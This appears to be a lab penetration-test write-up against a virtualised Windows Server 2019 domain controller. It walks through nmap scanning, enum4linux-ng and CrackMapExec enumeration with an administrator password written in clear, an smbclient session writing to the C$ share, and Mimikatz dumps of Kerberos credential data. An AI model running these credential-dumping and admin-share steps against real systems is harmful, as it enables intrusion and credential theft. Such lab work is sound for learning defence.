No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/16%OT=53%CT=1%CU=32313%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=67B18EE5%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=109%TI=I%CI=I%II
OS:=I%SS=S%TS=U)SEQ(SP=FA%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=FB%
OS:GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O
OS:3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=
OS:FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%
OS:Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F
OS:=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%
OS:T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

```
Network Distance: 1 hop
Service Info: Host: WIN-QQGJDN6GHE1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-02-15T10:06:48
|_  start_date: N/A
|_nbstat: NetBIOS name: WIN-QQGJDN6GHE1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:06:da:2f (Oracle VirtualBox virtual NIC)
|_clock-skew: -21h01m25s

TRACEROUTE
HOP RTT      ADDRESS
1   2.80 ms 192.168.0.222

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.25 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

1.1 Nmap Scan (Network Discovery & Service Enumeration)

We started with an **Nmap scan** to discover the target's running services.
Command:

- `nmap -A 192.168.102.222`

Results:

- Identified services: **SMB (445), RPC (135, 139), RDP (3389)**
- OS: **Windows Server 2019 (Build 17763 x64)**
- **SMBv1 is disabled** (SMBv1: False)
- **SMB Signing is enabled** (signing: True)

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.102.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-19 08:40 EST
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 42.85% done; ETC: 08:41 (0:00:01 remaining)
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 08:41 (0:00:01 remaining)
Nmap scan report for 192.168.102.222
Host is up (0.0028s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-20 00:
29:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: mydoma
in.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: mydoma
in.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:06:DA:2F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2019
OS details: Microsoft Windows Server 2019
Network Distance: 1 hop
Service Info: Host: WIN-QQGJDN6GHE1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: WIN-QQGJDN6GHE1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00
:27:06:da:2f (Oracle VirtualBox virtual NIC)
| smb2-time:
|   date: 2025-02-20T00:32:14
|_  start_date: N/A
|_clock-skew: 10h50m54s
```

1.2 Enum4Linux-ng (Active Directory Enumeration)

In this step, we used the **Enum4Linux-ng** tool for **Active Directory** enumeration, utilizing the **administrator** account credentials to gather information about users, groups, and domain shares.

1.2.1 Active Directory Groups

The enumeration revealed several **Domain Groups**, which define different rights and roles within the domain, such as:

- `Network Configuration Operators`
- `Hyper-V Administrators`
- `Storage Replica Administrators`

These groups are critical as they may grant elevated privileges or access to restricted actions within the domain.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux-ng -u 'administrator' -p 'Arayik.158550$$Gabrielyan22' -A -w mydomain.local -t 60 192.168.102.222
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 192.168.102.222
[*] Username ......... 'administrator'
[*] Random Username .. 'eaxlfdvp'
[*] Password ......... 'Arayik.158550$$Gabrielyan22'
[*] Timeout .......... 60 second(s)

 ==============================================
|    Listener Scan on 192.168.102.222          |
 ==============================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ==================================================================
|    Domain Information via LDAP for 192.168.102.222               |
 ==================================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: mydomain.local

 ============================================================================
|    NetBIOS Names and Workgroup/Domain for 192.168.102.222                  |
 ============================================================================
[+] Got domain/workgroup name: MYDOMAIN
[+] Full NetBIOS names information:
- WIN-QQGJDN6GHE1 <00> -         B <ACTIVE>  Workstation Service
- MYDOMAIN        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
- MYDOMAIN        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
- WIN-QQGJDN6GHE1 <20> -         B <ACTIVE>  File Server Service
- MYDOMAIN        <1b> -         B <ACTIVE>  Domain Master Browser
- MAC Address = 08-00-27-06-DA-2F
```

```
 ==========================================
|    SMB Dialect Check on 192.168.102.222    |
 ==========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ================================================================
|    Domain Information via SMB session for 192.168.102.222    |
 ================================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: WIN-QQGJDN6GHE1
NetBIOS domain name: MYDOMAIN
DNS domain: mydomain.local
FQDN: WIN-QQGJDN6GHE1.mydomain.local
Derived membership: domain member
Derived domain: MYDOMAIN

 ==========================================
|    RPC Session Check on 192.168.102.222    |
 ==========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for user session
[+] Server allows session using username 'administrator', password 'Arayik.158550$$Gabrielyan22'
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

 ===============================================
|    Domain Information via RPC for 192.168.102.222    |
 ===============================================
[+] Domain: MYDOMAIN
[H] Found domain/workgroup 'MYDOMAIN' which is different from the currently used one 'mydomain.local'.
[+] Domain SID: S-1-5-21-415646337-1747448493-70286927
[+] Membership: domain member
```

```
 ==========================================================
|    OS Information via RPC for 192.168.102.222    |
 ==========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Sv PDC Tim NT     arlocal

 ==========================================
|    Users via RPC on 192.168.102.222    |
 ==========================================
[*] Enumerating users via 'querydispinfo'
[+] Found 4 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 4 user(s) via 'enumdomusers'
[+] After merging user results we have 4 user(s) total:
'1108':
  username: aro
  name: aro
  acb: '0x00000010'
  description: (null)
'500':
  username: Administrator
  name: (null)
  acb: '0x00000210'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000215'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00000011'
  description: Key Distribution Center Service Account
```

```
 ==========================================
|    Groups via RPC on 192.168.102.222    |
 ==========================================
[*] Enumerating local groups
[+] Found 5 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 28 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 16 group(s) via 'enumdomgroups'
[+] After merging groups results we have 49 group(s) total:
'1101':
  groupname: DnsAdmins
  type: local
'1102':
  groupname: DnsUpdateProxy
  type: domain
'1103':
  groupname: IT
  type: domain
'498':
  groupname: Enterprise Read-only Domain Controllers
  type: domain
'512':
  groupname: Domain Admins
  type: domain
'513':
  groupname: Domain Users
  type: domain
'514':
  groupname: Domain Guests
  type: domain
'515':
  groupname: Domain Computers
  type: domain
'516':
  groupname: Domain Controllers
  type: domain
'517':
  groupname: Cert Publishers
  type: local
'518':
  groupname: Schema Admins
  type: domain
'519':
  groupname: Enterprise Admins
  type: domain
```

```
'578':
  groupname: Hyper-V Administrators
  type: builtin
'579':
  groupname: Access Control Assistance Operators
  type: builtin
'580':
  groupname: Remote Management Users
  type: builtin
'582':
  groupname: Storage Replica Administrators
  type: builtin

 ================================================
|    Shares via RPC on 192.168.102.222    |
 ================================================
[*] Enumerating shares
[+] Found 5 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
NETLOGON:
  comment: Logon server share
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
[*] Testing share ADMIN$
[+] Mapping: OK, Listing: OK
[*] Testing share C$
[+] Mapping: OK, Listing: OK
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: OK
```

1.2.2 SMB Shares

We also gathered a list of accessible **SMB Shares**, including:

- `ADMIN$` (Remote Admin)
- `C$` (Default Share)
- `NETLOGON` (Logon Server Share)

These SMB shares are important because they could potentially be used for data extraction or system administration, provided the discovered accounts have the necessary permissions.

1.2.3 Domain Password Policy

The **Domain Password Policy** was also revealed by Enum4Linux-ng, which includes details about the password management policies such as:

- **Password history** (24)
- **Minimum password length** (7 characters)
- **Password expiration policy** (41 days 23 hours 53 minutes)

This policy is important as it gives insight into the domain's password management, which may help identify weaknesses or areas that require stronger password protections.

1.2.4 Domain Lockout Policy

Additionally, the **domain lockout policy** was uncovered, detailing the time required before an account is locked out after multiple failed attempts:

- **Lockout Observation Window** (10 minutes)
- **Lockout Duration** (10 minutes)
- **Lockout Threshold** (No threshold set)

This policy is significant as it indicates potential weaknesses in the domain's account lockout mechanisms, which could be exploited for brute force attacks.

```
 ==========================================
|    Policies via RPC for 192.168.102.222    |
 ==========================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: 41 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: true
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 10 minutes
  Lockout duration: 10 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

 ==========================================
|    Printers via RPC for 192.168.102.222    |
 ==========================================
[-] Could not get printers via 'enumprinters': WERR_INVALID_NAME

Completed after 5.88 seconds
```

Thus, **Enum4Linux-ng** allowed us to collect valuable information regarding domain administration, password policies, and accessible SMB shares, which could be leveraged for further testing and exploitation.

Using CrackMapExec for SMB Service Scanning

I used CrackMapExec to perform a scan on the SMB service at the IP address 192.168.0.222. The retrieved information is as follows:

CrackMapExec Results and Analysis

By using **CrackMapExec**, we obtained several critical details about the target system.

---

1. Target System Information

- Communication Service: **SMB (port 445)**
- Operating System: **Windows 10 / Server 2019 Build 17763 x64**
- System Name: **WIN-QQGJDN6GHE1**
- Domain Name: **mydomain.local**
- SMB Security Settings:
  - **Signing**: **Enabled**
  - **SMBv1**: **Disabled (False)**

2. Successful Administrator Authentication

- The **Administrator** credentials were valid, and we successfully authenticated (**Pwn3d!**).
- This means we have access to the system and can perform further actions.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.102.222 -u 'administrator' -p 'Arayik.158550$$Gabrielyan22'
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-QQGJDN6GHE1) (domain:mydomain.local) (signing:True) (SMBv1:False)
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  [+] mydomain.local\administrator:Arayik.158550$$Gabrielyan22 (Pwn3d!)
```

3. Enumerating SMB Shares on the Target System

- **ADMIN$** - Administrator share with **READ/WRITE** access
- **C$** - Default administrative share of the system drive
- **IPC$** - Used for remote procedure calls (RPC)
- **NETLOGON** - Domain authentication share with **READ/WRITE** access
- **SYSVOL** - Stores group policy information with **READ** access

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.102.222 -u 'administrator' -p 'Arayik.158550$$Gabrielyan22' --shares
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-QQGJDN6GHE1) (domain:mydomain.local) (signing:True) (SMBv1:False)
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  [+] mydomain.local\administrator:Arayik.158550$$Gabrielyan22 (Pwn3d!)
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  [+] Enumerated shares
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  Share           Permissions     Remark
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  -----           -----------     ------
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  C$              READ,WRITE      Default share
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  IPC$            READ            Remote IPC
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  NETLOGON        READ,WRITE      Logon server share
SMB         192.168.102.222 445    WIN-QQGJDN6GHE1  SYSVOL          READ            Logon server share
```

Through these steps, I used Impacket and the SMB client to access an AD system with admin credentials. Here’s what I did:


1. **Accessing via smbclient:**
   First, I used the `smbclient` command to connect to the Windows system's C$ share with admin credentials:

```
┌──(kali㉿kali)-[~/impacket]
└─$ smbclient //192.168.1.20/C$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Sat Sep 15 03:19:00 2018
  Documents and Settings          DHSrn        0  Sun Feb  2 13:55:17 2025
  pagefile.sys                      AHS 1476395008  Wed Feb 19 21:24:17 2025
  PerfLogs                            D        0  Sat Nov  5 15:03:50 2022
  Program Files                      DR        0  Sat Feb 15 01:48:47 2025
  Program Files (x86)                 D        0  Sat Sep 15 05:08:40 2018
  ProgramData                       DHn        0  Wed Feb 19 19:40:23 2025
  Recovery                         DHSn        0  Sat Feb 15 13:32:31 2025
  System Volume Information         DHS        0  Sun Feb  2 05:06:31 2025
  Users                              DR        0  Sat Feb 15 01:48:42 2025
  Windows                             D        0  Wed Feb 19 19:42:33 2025
  Windows.old                         D        0  Wed Feb 19 19:05:34 2025

                12966143 blocks of size 4096. 8155622 blocks available
smb: \> pwd
Current directory is \\192.168.1.20\C$\
smb: \> put
ChangeLog.md           examples/              .github/               impacket/              MANIFEST.in            requirements-test.txt  SECURITY.md            TESTING.md             tox.ini
Dockerfile             .git/                  .gitignore             LICENSE                README.md              requirements.txt       setup.py               tests/
smb: \> put
ChangeLog.md           examples/              .github/               impacket/              MANIFEST.in            requirements-test.txt  SECURITY.md            TESTING.md             tox.ini
Dockerfile             .git/                  .gitignore             LICENSE                README.md              requirements.txt       setup.py               tests/
smb: \> put
ChangeLog.md           examples/              .github/               impacket/              MANIFEST.in            requirements-test.txt  SECURITY.md            TESTING.md             tox.ini
Dockerfile             .git/                  .gitignore             LICENSE                README.md              requirements.txt       setup.py               tests/
smb: \> put setup.py
putting file setup.py as \setup.py (343.3 kb/s) (average 343.3 kb/s)
smb: \> touch hakob.txt
touch: command not found
smb: \> mkdir hakob
```

Listing files and folders:

The next step was to list the files and folders with the `ls` command to check the available shares:



```
smb: \> ls
  $Recycle.Bin                      DHS        0  Sat Sep 15 03:19:00 2018
  Documents and Settings          DHSrn        0  Sun Feb  2 13:55:17 2025
  hakob                               D        0  Wed Feb 19 21:44:02 2025
  pagefile.sys                      AHS 1476395008  Wed Feb 19 21:24:17 2025
  PerfLogs                            D        0  Sat Nov  5 15:03:50 2022
  Program Files                      DR        0  Sat Feb 15 01:48:47 2025
  Program Files (x86)                 D        0  Sat Sep 15 05:08:40 2018
  ProgramData                       DHn        0  Wed Feb 19 19:40:23 2025
  Recovery                         DHSn        0  Sat Feb 15 13:32:31 2025
  setup.py                            A     3164  Wed Feb 19 21:41:42 2025
  System Volume Information         DHS        0  Sun Feb  2 05:06:31 2025
  Users                              DR        0  Sat Feb 15 01:48:42 2025
  Windows                             D        0  Wed Feb 19 19:42:33 2025
  Windows.old                         D        0  Wed Feb 19 19:05:34 2025

                12966143 blocks of size 4096. 8177834 blocks available
smb: \> cd Users\
Users\Administrator\  Users\All Users\      Users\Default\        Users\Default User\   Users\desktop.ini     Use
smb: \> cd Users\desktop.ini
cd \Users\desktop.ini\: NT_STATUS_NOT_A_DIRECTORY
smb: \> cd Users\
smb: \Users\> ls
  .                                  DR        0  Sat Feb 15 01:48:42 2025
  ..                                 DR        0  Sat Feb 15 01:48:42 2025
  Administrator                       D        0  Wed Feb 19 21:22:10 2025
  All Users                       DHSrn        0  Sat Sep 15 03:28:48 2018
  Default                           DHR        0  Sat Feb 15 13:32:54 2025
  Default User                    DHSrn        0  Sat Sep 15 03:28:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  Public                             DR        0  Sat Feb 15 01:48:51 2025

                12966143 blocks of size 4096. 8177834 blocks available
smb: \Users\> cd
Administrator\  All Users\      Default\        Default User\   desktop.ini     Public\
smb: \Users\> cd
Administrator\  All Users\      Default\        Default User\   desktop.ini     Public\
smb: \Users\> cd Public\
```

Uploading files and creating directories:

After navigating to the required folder, I uploaded a file and created a new directory:

```
smb: \Users\Public\> LS
  .                                   DR        0  Sat Feb 15 01:48:51 2025
  ..                                  DR        0  Sat Feb 15 01:48:51 2025
  AccountPictures                    DHR        0  Sat Feb 15 02:33:30 2025
  Desktop                            DHR        0  Sat Sep 15 03:19:03 2018
  desktop.ini                        AHS      174  Sat Sep 15 03:16:48 2018
  Documents                           DR        0  Sat Feb 15 13:32:54 2025
  Downloads                           DR        0  Sat Sep 15 03:19:03 2018
  Libraries                          DHR        0  Sat Sep 15 03:19:03 2018
  Music                               DR        0  Sat Sep 15 03:19:03 2018
  Pictures                            DR        0  Sat Sep 15 03:19:03 2018
  Videos                              DR        0  Sat Sep 15 03:19:03 2018

                12966143 blocks of size 4096. 8177834 blocks available
smb: \Users\Public\> cd D
Desktop\    Documents\  Downloads\
smb: \Users\Public\> cd D
Desktop\    Documents\  Downloads\
smb: \Users\Public\> cd Desktop\
smb: \Users\Public\Desktop\> ls
  .                                  DHR        0  Sat Sep 15 03:19:03 2018
  ..                                 DHR        0  Sat Sep 15 03:19:03 2018
  desktop.ini                        AHS      174  Sat Sep 15 03:16:48 2018

                12966143 blocks of size 4096. 8177834 blocks available
smb: \Users\Public\Desktop\> mkdir hakobb
smb: \Users\Public\Desktop\>
```

These steps allowed me to achieve the desired outcomes, taking into account the completeness of the connection and access.

Using the Mimikatz tool

1. Environment Description

I conducted the test using the Mimikatz tool on a Windows system, where my goal was to work with consumer accounts and data used for defensive testing.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 46348 (00000000:0000b50c)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:21 PM
SID               : S-1-5-90-0-1
        kerberos :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : mydomain.local
         * Password : 33 98 0e d3 b9 37 76 91 e8 1b 78 b5 8e 04 82 20 86 7e f4 36 b2 73 37 44 37 c2 9e c2 94 5f ba c2 55 e1 a
f 93 e2 a4 73 10 15 44 f9 9c 6f f7 c6 0c 12 26 f6 bc a9 b6 4f d9 69 75 12 b5 a9 c4 b3 04 d9 42 c0 4e 35 2f 45 0b a8 80 82 4b
c3 5a 3d b1 84 e7 06 65 ed ff 83 d5 fa af ac a5 e9 0d eb 61 7c fb fa 4a 9d 49 68 7b dd 4c 26 f7 7f 3c b5 d6 ec 9e ee 0c d7 e4
 67 d1 ea 4f 6b db bd 5b c9 5d 43 60 34 9c d2 57 75 37 a6 8b 07 b0 b5 3c 1c ba 08 ec e8 1c 98 d2 e1 eb 8e 7e 8c 28 16 d0 4a 5
0 cc 33 c6 cc 6d 08 6e 20 65 90 dc 97 38 9a b7 7e b4 a0 7c a3 63 35 3b cd 48 df dd cf ea 5b d8 cf 1d 8e 78 7f 0f 56 f6 b7 5e
e5 bf 9f 21 99 ea ac b5 37 4a 78 35 76 80 c9 6c 53 a9 5b de 82 db 4b 8f c3 91 1c af b6 2c da 64 29 4c 32 5c 4e 6a 44

Authentication Id : 0 ; 25231 (00000000:0000628f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:18 PM
SID               :
        kerberos :
```

2. Actions Taken I ran the following Mimikatz commands:

- `sekurlsa::msv` to obtain the LM and NTLM credentials
- `sekurlsa::ssp` to gather SSP data
- `sekurlsa::kerberos` to retrieve Kerberos ticket information

```
        kerberos :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : mydomain.local
         * Password : 33 98 0e d3 b9 37 76 91 e8 1b 78 b5 8e 04 82 20 86 7e f4 36 b2 73 37 44 37 c2 9e c2 94 5f ba c2 55 e1 a
f 93 e2 a4 73 10 15 44 f9 9c 6f f7 c6 0c 12 26 f6 bc a9 b6 4f d9 69 75 12 b5 a9 c4 b3 04 d9 42 c0 4e 35 2f 45 0b a8 80 82 4b
c3 5a 3d b1 84 e7 06 65 ed ff 83 d5 fa af ac a5 e9 0d eb 61 7c fb fa 4a 9d 49 68 7b dd 4c 26 f7 7f 3c b5 d6 ec 9e ee 0c d7 e4
 67 d1 ea 4f 6b db bd 5b c9 5d 43 60 34 9c d2 57 75 37 a6 8b 07 b0 b5 3c 1c ba 08 ec e8 1c 98 d2 e1 eb 8e 7e 8c 28 16 d0 4a 5
0 cc 33 c6 cc 6d 08 6e 20 65 90 dc 97 38 9a b7 7e b4 a0 7c a3 63 35 3b cd 48 df dd cf ea 5b d8 cf 1d 8e 78 7f 0f 56 f6 b7 5e
e5 bf 9f 21 99 ea ac b5 37 4a 78 35 76 80 c9 6c 53 a9 5b de 82 db 4b 8f c3 91 1c af b6 2c da 64 29 4c 32 5c 4e 6a 44

Authentication Id : 0 ; 262877 (00000000:000402dd)
Session           : Interactive from 1
User Name         : Administrator
Domain            : MYDOMAIN
Logon Server      : WIN-QQGJDN6GHE1
Logon Time        : 2/19/2025 6:26:49 PM
SID               : S-1-5-21-415646337-1747448493-70286927-500
        kerberos :
         * Username : Administrator
         * Domain   : MYDOMAIN.LOCAL
         * Password : (null)

Authentication Id : 0 ; 28119 (00000000:00006dd7)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/19/2025 6:24:20 PM
SID               : S-1-5-96-0-1
        kerberos :
         * Username : WIN-QQGJDN6GHE1$
         * Domain   : mydomain.local
         * Password : 33 98 0e d3 b9 37 76 91 e8 1b 78 b5 8e 04 82 20 86 7e f4 36 b2 73 37 44 37 c2 9e c2 94 5f ba c2 55 e1 a
f 93 e2 a4 73 10 15 44 f9 9c 6f f7 c6 0c 12 26 f6 bc a9 b6 4f d9 69 75 12 b5 a9 c4 b3 04 d9 42 c0 4e 35 2f 45 0b a8 80 82 4b
c3 5a 3d b1 84 e7 06 65 ed ff 83 d5 fa af ac a5 e9 0d eb 61 7c fb fa 4a 9d 49 68 7b dd 4c 26 f7 7f 3c b5 d6 ec 9e ee 0c d7 e4
 67 d1 ea 4f 6b db bd 5b c9 5d 43 60 34 9c d2 57 75 37 a6 8b 07 b0 b5 3c 1c ba 08 ec e8 1c 98 d2 e1 eb 8e 7e 8c 28 16 d0 4a 5
0 cc 33 c6 cc 6d 08 6e 20 65 90 dc 97 38 9a b7 7e b4 a0 7c a3 63 35 3b cd 48 df dd cf ea 5b d8 cf 1d 8e 78 7f 0f 56 f6 b7 5e
e5 bf 9f 21 99 ea ac b5 37 4a 78 35 76 80 c9 6c 53 a9 5b de 82 db 4b 8f c3 91 1c af b6 2c da 64 29 4c 32 5c 4e 6a 44
```

3. Collected Data

Here is the detailed data I gathered from the commands executed:

Authentication Data:

- **Authentication Id:** 0; 46348
  - **Session:** Interactive
  - **User Name:** DWM-1
  - **Domain:** Window Manager
  - **Logon Server:** (null)
  - **Logon Time:** 2/19/2025 6:24:21 PM
  - **SID:** S-1-5-90-0-1
- **Kerberos Data:**
  - **Username:** WIN-QQGJDN6GHE1$
  - **Domain:** mydomain.local
  - **Password:** [Hexadecimal password data]
